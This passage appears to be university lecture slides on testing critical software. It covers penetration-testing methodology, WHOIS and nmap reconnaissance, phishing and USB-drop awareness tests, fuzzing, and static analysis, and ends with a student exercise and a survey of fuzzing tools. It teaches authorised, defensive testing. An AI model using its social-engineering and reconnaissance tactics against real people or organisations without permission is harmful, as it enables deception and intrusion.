  - Arithmetic over-/underflow, especially for time-related functions, such as filters, integrators and delays.
  - Misuse of library functions. Ensure that input/parameters to functions are properly validated.
  - For loops where the loop count is a computed value, test cases should be developed to attempt to compute out-of-range loop count values, and thus demonstrate the robustness of the loop-related code.

# Why Test?

- “50% of my company employees are testers, and the rest spends 50% of their time testing!” - Bill Gates 1995
- A real example:  
[https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster\\_MathWorks\\_ECSS\\_Autocoding\\_Workflow.pdf](https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster_MathWorks_ECSS_Autocoding_Workflow.pdf)

# Test Plan and Test Cases

- [Test Plan Sample](#)

# Penetration Testing

- Penetration testing is a method of evaluating the security of a system or network by simulating an attack from a malicious source.
- What is the difference between a Pen Tester and a Hacker?
  - Pen Tester's have prior approval from Senior Management
  - Hackers have prior approval from themselves
  - Pen Tester's social engineering attacks are there to raise awareness
  - Hackers social engineering attacks are there to trick the DMV into divulging sensitive information about the whereabouts of their estranged ex-spouse.
  - Pen Tester's war driving = geeks driving cars with really long antennas, license plate reading "r00t3d" while dying their hair green looking to discover the hidden, unapproved networks your users thought it would be OK to install for you.
  - Hackers wireless war driving doesn't happen so often because 14 year olds typically don't have their license yet.

# Penetration Testing

- Difference between Penetration Testing and Vulnerability Assessment?


- *Vulnerability Assessment (theoretical):*

- Typically is **general in scope** and includes a large assessment.
    - **Predictable.** (Assessment date is known – we are prepared)
    - Unreliable at times and high rate of **false positives**.
    - Vulnerability assessment **promotes debate** among the stakeholders.
    - Produces a **report with mitigation guidelines and action items**.



- *Penetration Testing (practical):*

- Focused in scope and may include **targeted attempts** to exploit specific vectors (Both IT and Physical)
    - **Unpredictable** by the recipient. (Don't know the "how" and "when")
    - Highly accurate and **reliable**. (Actual proof)
    - A real **Proof of Concept** against vulnerabilities.
    - Produces a **result** (test outcome).



# Penetration Testing

- Possible Scope

- Targeted exploitation of vulnerable software
- Social Engineering exploration (Phishing, pharming, spearphishing)
- Physical facilities audit exploration (Unlocked terminals, unsecure buildings and labs)
- Wireless War Driving
- Dumpster Diving exploration

# Penetration Testing

- Some examples of a Penetration Testing Plan
  - Network Vulnerability Testing
  - Web Vulnerability Testing
  - Wireless War Driving / Walking
  - Social Engineering Testing

# Penetration Testing

- Network Vulnerability Testing
- ASSUMPTIONS:
  - No impact on operations, so no DOS, no offensive disabling of IDS/IPS/Firewalls/etc.
  - Above assumptions impact tests, if you find a vulnerability that'd allow you to bypass IDS/IPS, such findings cannot be used as mitigations.
- Rules of Engagement (RoE):
  - Consistent with RoE document, we don't perform tests if we think they'll damage/interrupt important work.
  - Example: “Damaging” tests turned off in Nessus; SQL injection of production/mission systems; etc.
  - Notify sysadmins/staff for critical and mission systems of pen-test window, so they can be on hand in case of crashes, etc. (Note: Decreases effectiveness but is a necessary trade-off)

# Penetration Testing

- Web Vulnerability Testing
  - During network testing, check out some of the websites your developers have put together. If possible, get permission to test sites.
  - Remember, many systems now considered 'critical' are web systems throughout.
  - Real Example (the login page):
    - <!-- 0) SQL2K=true  
CONN=Provider=SQLOLEDB;server=XXX;database=YYY;uid=ZZZ;pwd=ZZZ;SQL=undefined  
-->
  - Fuzzers, webapp tests, OWASP ZAP. Other testing frameworks are useful
  - Consider also metasploit

# Penetration Testing

- Wireless War Driving / Walking
  - Is wireless accessible from outside of where it should? Have you checked? Can it be cracked?
  - Drive around with Laptops equipped with 802.11, antennas if possible.
  - Record any wireless network NOT authorized.
  - Shut down if possible!
  - Bluetooth? Do the same! See what wireless shares are being broadcast (short-range) from inside locked buildings to the outsides of the building, lab, etc.
  - Look for “hpsetup”, “Free Public Wifi” (a worm), “linksys” and others.
  - TIP: Use a mobile with GPS enabled to record GPS location of hotspots found.

# Penetration Testing

- Social Engineering / Phishing Tests
  - Users are being socially engineered and phished every day!
  - We are falling for it, pretty regularly.
  - Send users a phishing email with a Remote IP that you monitor
  - Check which users download the file
  - Go further! Send them a script to run; the script pings a webserver whose logs you monitor.
  - Again, see who executes the file.
  - Place this file on a USB thumb drive named 'Financials', drop the drive in the cafeteria
  - Start a Facebook group... find people on LinkedIn... etc.
  - Remedial training is needed for employees who respond to phishing! Organization training/responsibility.
  - TIP: Don't make your phishing email TOO good. Make it semi-obvious, or you'll get into tension with what you're trying to accomplish. Remember, it's not a 'gotcha!' game, it's "This is what to look for our adversaries doing..."

# Penetration Testing Roadmap

- Remember: “A fool with a tool is still a fool.”
  - 90% research
  - 10% attack
- Method:
  - Find a host to exploit
  - Identify a running service on that host to exploit
  - Find out the version of the service
  - Find an exploit that works against that version (e.g. CVE)
  - Run the exploit
  - Repeat as required

# Penetration Testing Example

- High Level Plan
  - Reconnaissance and Information Gathering
  - Network Enumeration and Scanning
  - Vulnerability Testing and Exploitation
  - Reporting

# Penetration Testing Example

- Reconnaissance and Information Gathering
- Purpose: To discover as much information about a target (individual or organization) as possible without actually making network contact with said target.
- Methods:
  - Organization info discovery via WHOIS
  - Google search
  - Website browsing
  - Other info sources

# Penetration Testing Example

- Whois [www.criticalsoftware.com](http://www.criticalsoftware.com)
- <https://dnsquery.org/whois/www.criticalsoftware.com>
- <https://dnsquery.org/ipwhois/185.229.61.53>
- <https://dnsquery.org/>
- <http://www.whoismydomain.eu/results/?search=criticalsoftware.com>

# Penetration Testing Example

```
inetnum:      185.229.61.0 - 185.229.61.255
netname:      My-Cloud-Public-Network
country:      PT
admin-c:      SR10663-RIPE
tech-c:       SR10663-RIPE
status:       ASSIGNED PA
mnt-by:       [REDACTED]
created:      2017-11-01T14:40:05Z
last-modified: 2017-11-01T14:40:05Z
source:       RIPE

person:       [REDACTED] - S. J. Pachá
address:      Rua Sanches Coelho N3 10
phone:        +35196[REDACTED]
nic-hdl:      SR10663-RIPE
mnt-by:       [REDACTED]
created:      2014-07-11T00:18:16Z
last-modified: 2014-07-11T00:18:16Z
source:       RIPE # Filtered

% Information related to '185.229.60.0/22AS202341'

route:        185.229.60.0/22
origin:       AS202341
mnt-by:       [REDACTED]
created:      2020-09-07T15:09:15Z
last-modified: 2020-09-07T15:09:15Z
source:       RIPE
```

[REDACTED].pt > contactos ▾

## Contactos - [REDACTED]

Onde nos encontramos. **Rua Sanches Coelho nº 3 10º Andar 1600-201 Lisboa.** Por telefone.

+ 351 21 315 31 18 / 2<sup>a</sup> - 6<sup>a</sup> / 9h30 - 13h30 / 14:30 - 19h:00.

Em falta: N3 | Tem de incluir: N3

# Penetration Testing Example

- Network Enumeration and Scanning
- Purpose: To discover existing networks owned by a target as well as live hosts and services running on those hosts.
- Methods:
  - Scanning programs that identify live hosts, open ports, services, and other info (Nmap, autoscan) - <https://nmap.org/>
  - DNS Querying
  - Route analysis (traceroute)

# Penetration Testing Example

- nmap -sS 127.0.0.1
- 
- 
- Starting Nmap 4.01 at 2006-07-06 17:23 BST
- Interesting ports on chaos (127.0.0.1):
- (The 1668 ports scanned but not shown below are in state: closed)
- PORT STATE SERVICE
- 21/tcp open ftp
- 22/tcp open ssh
- 631/tcp open ipp
- 6000/tcp open X11
- 
- Nmap finished: 1 IP address (1 host up) scanned in 0.207 seconds

# Penetration Testing Example

- Vulnerability Testing and Exploitation
- Purpose: To check hosts for known vulnerabilities and to see if they are exploitable, as well as to assess the potential severity of said vulnerabilities.
- Methods:
  - Remote vulnerability scanning (Nessus, OpenVAS)
  - Active exploitation testing
  - Login checking and bruteforcing
  - Vulnerability exploitation (Metasploit, Core Impact)
  - Oday and exploit discovery (Fuzzing, program analysis)
  - Post exploitation techniques to assess severity (permission levels, backdoors, rootkits, etc.)

# Penetration Testing Example

- Reporting
- Purpose: To organize and document information found during the reconnaissance, network scanning, and vulnerability testing phases of a pentest.
- Methods:
  - Documentation organizes information by hosts, services, identified hazards and risks, recommendations to fix problems
  - Report it! This is a contribution to improve.

# Penetration Testing Example

- From: trademark <info@tldsolution.com>  
Sent: 27 de novembro de 2020 00:40  
To: mcosta <xvieira@principalsoftware.com>  
Subject: RE: principalsoftware-Renewal of expired domains (urgent to CEO)
- Dear Principal,
- Sorry to trouble you! We did not receive your reply until now. Do you mean that you want to give up the registration? If so, we will sign the registration agreement with that company. If you have any questions, contact me freely.
- Best Regards,
- Robert Ma
- -----
- Dear Principal,
- I'm Robert Ma from HK IP NET.
- The domains "principalsoftware.cn/.asia..." you registered with us had been expired .
- If we do not renew in time, these domains will be available for re-registration by anyone.
- Do you want to cancel these domains or continue to own them ?

# Penetration Testing Example

- Awaiting your confirmation, thanks.
- Best Regards,
- Robert Ma
- Manager of Auditing Department
- -----
- IP NET LTD.
- Web:  
<http://www.hkip.hk/?data=04%7C01%7Cxsilva%40principalsoftware.com%7C1a71328f83174254169108d8926cffec%7Cd8534ede19b2425f81f749a3b5cbbf08%7C0%7C1%7C637420344163019155%7CUnknown%7CTWFpbGZsb3d8eyJWIjoiMCAwLjAwMDAiLCJQIjoiV2luMzliLCJBTi6Ik1haWwiLCJVCI6Mn0%3D%7C3000&sdata=n3JMMLgluyXR3BBQFHcZX5EXrNC0p5CDXz8OxBh%2FKc%3D&reserved=0>
- T: 00852-3069-7434 (English)
- 00852-3050-6949 (Chinese)
- F: 00852-3069-7409
- E: [admin@ipnet.hk](mailto:admin@ipnet.hk)
- Add: Commercial Building, 17-19 Prat Avenue, Tsimshatsui, Kowloon, Hong Kong.

# Penetration Testing Example

- Phishing scam, obviously
- <https://www.abuseipdb.com/check/180.76.192.58>

# Penetration Testing Certifications

- Penetration Testing Certifications
  - Certified Ethical Hacker (CEH)
  - GIAC Certified Penetration Tester (GPEN)

# Penetration Testing Tools

- Three types of tools:
  - exploits: code to overflow buffers/break into servers
  - payloads: code to provide access to OS, often a shell
  - auxiliary: misc functions, usually to retrieve information, such as version numbers
- Example: Metasploit - <https://www.metasploit.com/>
  - Pentester tool/hacker tool
  - Provides information about known security vulnerabilities
  - Demo (4 mins): <https://youtu.be/cYtDxfKdlqs>
  - Demo Android (17 mins):  
<https://www.youtube.com/watch?v=nP5jAjAqsSc&list=PLblkyRD1HuaHmonYW3VSNmnpol37JOLAJ&index=76>

# PenTest Example

- A summary of PenTest:
  - <https://www.guru99.com/learn-penetration-testing.html>
- Let's see the “Penetration Testing Sample Test Cases (Test Scenarios)":
  - <https://www.softwaretestinghelp.com/penetration-testing-guide/>
  - This is a good checklist of things to look for when doing PenTests
- To know more about PenTest:
  - [A Day in the Life of an Ethical Hacker / Penetration Tester – YouTube](#)
  - [Full Ethical Hacking Course - Network Penetration Testing for Beginners \(2019\) – YouTube](#) (15 hours)

# Fuzz Testing


- Barton Miller at the University of Wisconsin developed it in 1989.
- Fuzz Testing or Fuzzing is a software testing technique of feeding invalid or random data called FUZZ into software systems to discover errors and security loopholes. The objective of fuzz testing is inserting data using automated or semi-automated techniques and testing the system for various exceptions like system hangs, crashes, performance degradations or failure of built-in code.
- It is usually applied on a case by case situation by specific tools or scripts adapted to the development/validation environment
- Reference: <https://www.guru99.com/fuzz-testing.html>

# Fuzz Testing Tools

- Anyways, free and commercial tools exist:
  - [Peach Fuzzer](#) – tests for known and unknown vulnerabilities
  - **Spike Proxy** – SQL injection, cross site scripting - [Example](#)
  - [Webscarab](#) – for http and https
  - [OWASP WSFuzzer](#) – webservices, http / SOAP
  - [AFL](#) – American Fuzzy Lop
  - [Radamsa](#) – Uses real inputs and input files and then modified them
  - More at the end of the presentation...
- They are not easy to setup, nor to learn, and probably not applicable to your apps. Again, this means 90% of research and setup and 10% of fun.

# Fuzzing Basics

- Automatically generates test cases (Mutation or Generation based)
- Many slightly anomalous test cases are input into a target **interface**
- Application is **monitored** for errors
- Inputs are
  - file based (.pdf, .png, .wav, .mpg), or
  - network based (ftp, http, SNMP, SOAP), or
  - Other (e.g. crashme())



# Fuzzing Basics

# Critical software

# Fuzzing Basics

- A PDF file with 248.000 bytes
- There is one byte that, if changed to particular values, causes a crash
  - This byte is 94% of the way through the file
- Any single random mutation to the file has a probability of .00000392 of finding the crash
- On average, I will need **127.512** test cases to find it
- At 5 seconds per test case, that's just over 7 days...
- It would take a week or more...


# Fuzzing Basics

- Protocol specific knowledge very helpful
  - Generational tends to be better than random, better specs knowledge make better fuzzers
- More fuzzers is better
  - Each implementation will vary, different fuzzers find different bugs
  - The best is probably your own (with system knowledge)
- The longer you run, the more bugs you find
- Best results come from guiding the process
  - Notice where you're getting stuck, use profiling!
  - Code coverage can be very useful for guiding the process

# Fuzzing Basics

1. Identify target
  - Relational database engine
2. Identify inputs
  - SQL interface of the DBMS
3. Generate fuzzed data
4. Execute fuzzed data
  - Send SQL statements to server
5. Monitor for exceptions
  - Crashes, resource usage, etc.
6. Determine exploitability

# Fuzzing Basics



# Fuzzing Basics

```
SELECT * FROM [C96t@s?Ir;}{Cz}:bi}8J6d[pDm]
WHERE user_name = N'Bob'
EXEC sp_demo N'Bob', '06/29/2009 11:45AM'
```

```
SELECT * FROM [MyTable]
WHERE user_name = N'OSA%o§j'
EXEC sp_demo N'OSA%o§j',
'06/29/2009 11:45AM'
```

```
SELECT * FROM [w0ehI9B£n7TD<6ED5b.l,9IIEUf]
WHERE user_name = N'Alice'
EXEC sp_demo 'Alice', '7461-IV-15 8:49:3 '
```

# Fuzz Test “Demonstration”


- WinAFL “demonstration”
  - Pre-Compilation of WinAFL
  - Execution
  - Analysis of results

# Fuzz Testing “Demonstration”

- WinAFL
  - <https://github.com/googleprojectzero/winafl>
- Installing AFL in Windows
  - <https://x9security.com/installing-winafl/>

# Fuzz Testing “Demonstration”

- Fuzzing – how to find bugs automagically using AFL
- <http://9livesdata.com/fuzzing-how-to-find-bugs-automagically-using-afl/>



# Fuzz Testing “Demonstration”

# Critical

# Static Code Analysis

- Check code for specific quality rules
- Identify safety and security vulnerabilities
- Identify “code smells”
- May be integrated in the development process, in IDEs, in the continuous delivery processes
- These are tools that ALL can and shall use!

# Static Analysis Tools

- SonarQube: <http://sonarqube.org/>
- Astrée (AbsInt): <https://www.absint.com/>
- Understand (Scitools): <https://www.scitools.com/>
- CODE SECURITY (SAST) (Kiuwan): <https://www.kiuwan.com>
- Coverity: <http://synopsys.com/software-integrity.html>
- FindBugs: <http://findbugs.sourceforge.net/>
- Linters (Splint / PCLint / ESLint / PyLint)
- More:  
[https://en.wikipedia.org/wiki/List\\_of\\_tools\\_for\\_static\\_code\\_analysis](https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis)

# Static Analysis Basics

- Model program properties abstractly, look for problems
- Tools come from program analysis
  - Type inference, data flow analysis, theorem proving
- Usually on source code, can be on byte code or disassembly
- Strengths
  - Complete code coverage (in theory)
  - Potentially verify absence/report all instances of whole class of bugs
  - Catches different bugs than dynamic analysis
  - Repeatable analysis
- Weaknesses
  - High false positive rates
  - Many properties cannot be easily modeled
  - Difficult to build
  - Almost never have all source code in real systems (operating system, shared libraries, dynamic loading, etc.)

# Static Analysis Basics

```
int read_packet(int fd)
{
    char header[50];
    char body[100];
    size_t bound_a = 50;
    size_t bound_b = 100;

    read(fd, header, bound_b);
    read(fd, body, bound_b);

    return 0;
}
```

Where is the bug?

# Static Analysis Basics

```
int read_packet(int fd)
{
    char header[50]; //model (header, 50)
    char body[100]; //model (body, 100)          Where is the bug?
    size_t bound_a = 50;
    size_t bound_b = 100;

    //check read(fd, 50 >= 100) => SIZE MISMATCH!!
    read(fd, header, 100); //constant propagation
    read(fd, body, 100); //constant propagation

    return 0;
}
```

# Commercial Static Analysis Tools

- SonarQube: <http://sonarqube.org/>
- Astrée (AbsInt): <https://www.absint.com/>
- Understand (Scitools): <https://www.scitools.com/>

# The End

- Next up: Safety and Security



# References

- [https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster\\_MathWorks\\_ECSS\\_Autocoding\\_Workflow.pdf](https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster_MathWorks_ECSS_Autocoding_Workflow.pdf)
- <https://dnsquery.org/>
- <http://www.whoismydomain.eu/>
- <https://nmap.org/>
- <https://www.metasploit.com/>

- <https://www.guru99.com/learn-penetration-testing.html>
- <https://www.softwaretestinghelp.com/penetration-testing-guide/>
- <https://www.guru99.com/fuzz-testing.html>
- <https://github.com/googleprojectzero/winafl>
- <https://x9security.com/installing-winafl/>
- <http://9livesdata.com/fuzzing-how-to-find-bugs-automagically-using-afl/>

# Exercise #4

- #1: Using the application/solution that you specified for exercise #2
  - A) Create a new section “Testing”
    - Specify one tests situation per requirement define (Security / Robustness Testing) (subsection 1)
    - Give an ID to each test spec, map it to the requirement(s) it is testing
  - B) Set-up a plan for performing penetration testing (subsection 2)
    - What strategy you would use? Could you use an existing tool or a proprietary tool?
    - Provide 2 or 3+ types of attacks (vulnerabilities) that you’d explore.
    - Pinpoint the parts of the solution that would be more sensitive to each of those attacks (interfaces, comms, databases, OS ...)

# Exercise #4


- #1: Using the application/solution that you specified for exercise #2
  - C) Set-up a plan for performing fuzzy testing (subsection 3)
    - What strategy you would use? Could you use an existing tool or a proprietary tool?
    - Write down 10 “attack” vectors that could be produced by a fuzz tool
      - Provide examples of input vectors that a tool would generate and feed some interface of your solution
      - For each attack vector identify what should be the expected behavior of your application
      - Note: since these are only 10 you can actually test them and report the observed behavior
      - Could be a simple table
  - #2: Use the same report that you have been writing;
  - #3: Deadline: EOY

# Exercise #4

- Clarifications:

- Use the suggested format, there's no page limit (lower or upper) but a reasonable (not exaggerated) amount of pages is expected – about 2 pages.
- You do not need to use an actual tool for PenTest or Fuzz Test, but you are welcome to use one/explore the usage of one and report on that too.
- Eventually, you could develop a very basic tool to do the job if you want to experiment it (e.g. a tool to read pre-defined strings from a file and send them to the interfaces of the application);
- Again, code and applications are not requested, but the attack vectors/inputs should be explained/presented in the report.
- Remember: fuzzing is almost like exploring until you find something; penetration testing is like knowing existing vulnerabilities and forcing them to cause “harm”.

# Fuzz Testing Additional Slides



# Fuzz Testing Tools

- OWASP: <https://owasp.org/www-community/Fuzzing>
- American fuzzy lop (<http://lcamtuf.coredump.cx/afl/>)
- Zzuf (<http://caca.zoy.org/wiki/zzuf>)
- Bunny the Fuzzer (<http://code.google.com/p/bunny-the-fuzzer/>)
- Peach (<http://peachfuzzer.com/>)
- Sulley (<http://code.google.com/p/sulley/>)
- Radamsa (<https://gitlab.com/akihe/radamsa>)
- See more here after

# Fuzz Testing Tools

- **9 fuzzing tools**
  - American Fuzzy LOP
  - Radamsa
  - Honggfuzz
  - Libfuzzer
  - OSS-Fuzz
  - Sulley Fuzzing Framework
  - boofuzz
  - BFuzz
  - PeachTech Peach Fuzzer

# AFL

- **American Fuzzy LOP**
- The [American Fuzzy LOP](#) program is designed to be deployed with little effort or configuration. It was built based on a lot of research about how the best fuzzers operate and what results are most useful for testers. It is also designed to minimize the time it takes to compile a query and get results while having minimal system impact wherever it's installed.
- In fact, the developer of American Fuzzy LOP is so confident in the fuzzer's ability to work without user intervention that there are almost no controls. Users do get a nice, retro-styled interface that shows what the fuzzer is doing and what results it's finding.
- Even though the developer is confident in American Fuzzy LOP's ability to find useful bugs in tested programs, the tool was also made to be compatible with other fuzzers. It can generate testing data that can be loaded into other, more specialized, labor-intensive fuzz tools if needed. Doing so can potentially increase the efficiency of those tools as well as reduce their runtime.

# Radamsa

- **Radamsa**
- [Radamsa is a frontline](#) fuzzer designed to send sample queries to programs that trigger unexpected results. It achieves a high degree of accuracy because it first ingests sample files of valid data. It then analyzes that data to come up with a fuzzing plan filled with information that is almost, but not quite, what the tested application is expecting.
- The biggest selling point of Radamsa is its accuracy. The developer's page on GitLab has many examples of real-world bugs that the fuzzer has found in popular software. It might take a little bit more effort on the part of a user to generate valid input to feed Radamsa, but if that process results in a bigger haul of realistic, fixable bugs, then it's time well spent.

# Honggfuzz

- **Honggfuzz**
- The [Honggfuzz security-oriented fuzzer](#) is optimized and multi-threaded to take advantage of all system resources. Many fuzz tools must run multiple instances to achieve this, but Honggfuzz automatically uses all available CPU cores to rapidly speed up the fuzzing process.
- Honggfuzz does not just work with Windows. It can test applications running under Linux, Mac and even Android environments. Because of its ability to work under multiple platforms, Honggfuzz comes with a full directory of examples and test cases that developers can use verbatim, modify for their own needs or simply learn from so they can set up their own fuzz testing regimen.
- Likely owing to its ability to fuzz on multiple platforms, the trophy page for Honggfuzz, where fuzz developers show the bugs that their tools have caught, is quite large. According to the developer, it was the only fuzz tool to find a critical vulnerability in OpenSSL that resulted in the issuing of a worldwide security patch.

# Liffuzzer

- **Libfuzzer**
- The [Libfuzzer tool](#) is in development, with new versions being released every so often. As such, those who use the tool should check to make sure they have the latest version before starting their fuzzing session.
- Libfuzzer is designed to be a so-called evolutionary fuzzing tool. How it works is that the tool feeds fuzzed inputs to a specific entry point or input field on the targeted program. It then tracks which other parts of the code are reached based on the tested application's reaction to the queries. Armed with that new information, Libfuzzer modifies its queries to see if it can penetrate even deeper.
- The goal of Libfuzzer is to generate more relevant results compared with what might be revealed by a traditional fuzzing tool. According to the developers, the tool has already seen much success, and continues to be refined for even more accuracy.

# OSS-Fuzz

- **OSS-Fuzz**
- The [OSS-Fuzz tool](#) was designed to work with open-source software. The developers wanted to support the open source-community, so OSS-Fuzz was optimized to work with apps and programs deployed that way.
- OSS-Fuzz supports open-source programs written in C, C++, Rust and Go, though the developers say it may also work with other languages. They are just not currently supported.
- Apparently, the goal of helping the open-source community create more secure applications using OSS-Fuzz has already been quite successful. OSS-Fuzz has found over 14,000 bugs in 200 open-source programs.

# Sulley

- **Sulley Fuzzing Framework**
- Named after the fuzzy blue creature from the Monsters Inc. movie, the [Sulley Fuzzing Framework](#) is both a fuzzing engine and a testing framework. Unlike most fuzzing engines, Sulley is designed to be able to run seamlessly for days at a time by constantly checking applications for weird responses to fuzed inputs and then recording those results. It was designed for users who want to activate a fuzzing engine and then go work on something else. When they return hours or days later, Sulley will have reports on everything it found ready to go.
- Sulley has several advanced features like the ability to run in parallel, depending on the hardware platform hosting it. It can also automatically determine, without user programming, what unique sequence of test cases will trigger faults.
- The Sulley Framework is well known in open-source fuzzing communities, but has not been actively updated in some time. Even so, the latest version, which is available for free on GitHub, is still in active use and performing well.

# boofuzz

- **boofuzz**
- The [boofuzz tool](#) is based on the Sulley Fuzzing Framework. It was named after Boo, the little girl in the Monsters Inc. movie. The boofuzz project began when it was clear that Sulley was no longer being actively updated. It uses the core Sulley code, but also aims to improve it. It installs as a Python library.
- Since starting the boofuzz project, the developers have added online documentation, support for more communications mediums, extensible failure detection and an easier-to-use interface. Support for serial fuzzing, ethernet and UDP broadcast was also added as default features. Users of boofuzz can also export their results to a CSV file, so full spreadsheets of all triggered faults can be studied as the first step in fixing detected failures.
- Many of the known bugs within Sulley have been eliminated in boofuzz, and the tool is actively updated and available on GitHub.

# BFuzz

- **BFuzz**
- One of the newest fuzzing tools in active use today, [BFuzz is still](#) technically in beta. It's available for free, and users are asked to report on any problems that they encounter when using the tool so the developers can fix them. With that said, BFuzz already has a small bug trophy case including one uncovered vulnerability that resulted in a patch being issued for Epiphany Web and another involving Mozilla Firefox that triggered a buffer overflow.
- BFuzz is designed to be an input-based fuzzer that uses .html and browsers as its input vector. In that sense, it resembles a DAST tool and might be a good fit for organizations that rely heavily on them since BFuzz uses similar testing methods but looks for different kinds of errors.
- It's clear that the developer is really putting a lot of effort into BFuzz, and big things might be in store for this fuzzer. There is even a [small YouTube video](#) showing the fuzz tool in action.

# Peach Fuzzer

- **PeachTech Peach Fuzzer**
- The [PeachTech Peach Fuzzer](#) is a commercial fuzzing tool where a lot of the legwork for testers has already been done by the PeachTech company. How the Peach Fuzzer works is that you load and configure the fuzzing engine with what the company calls Peach Pits.
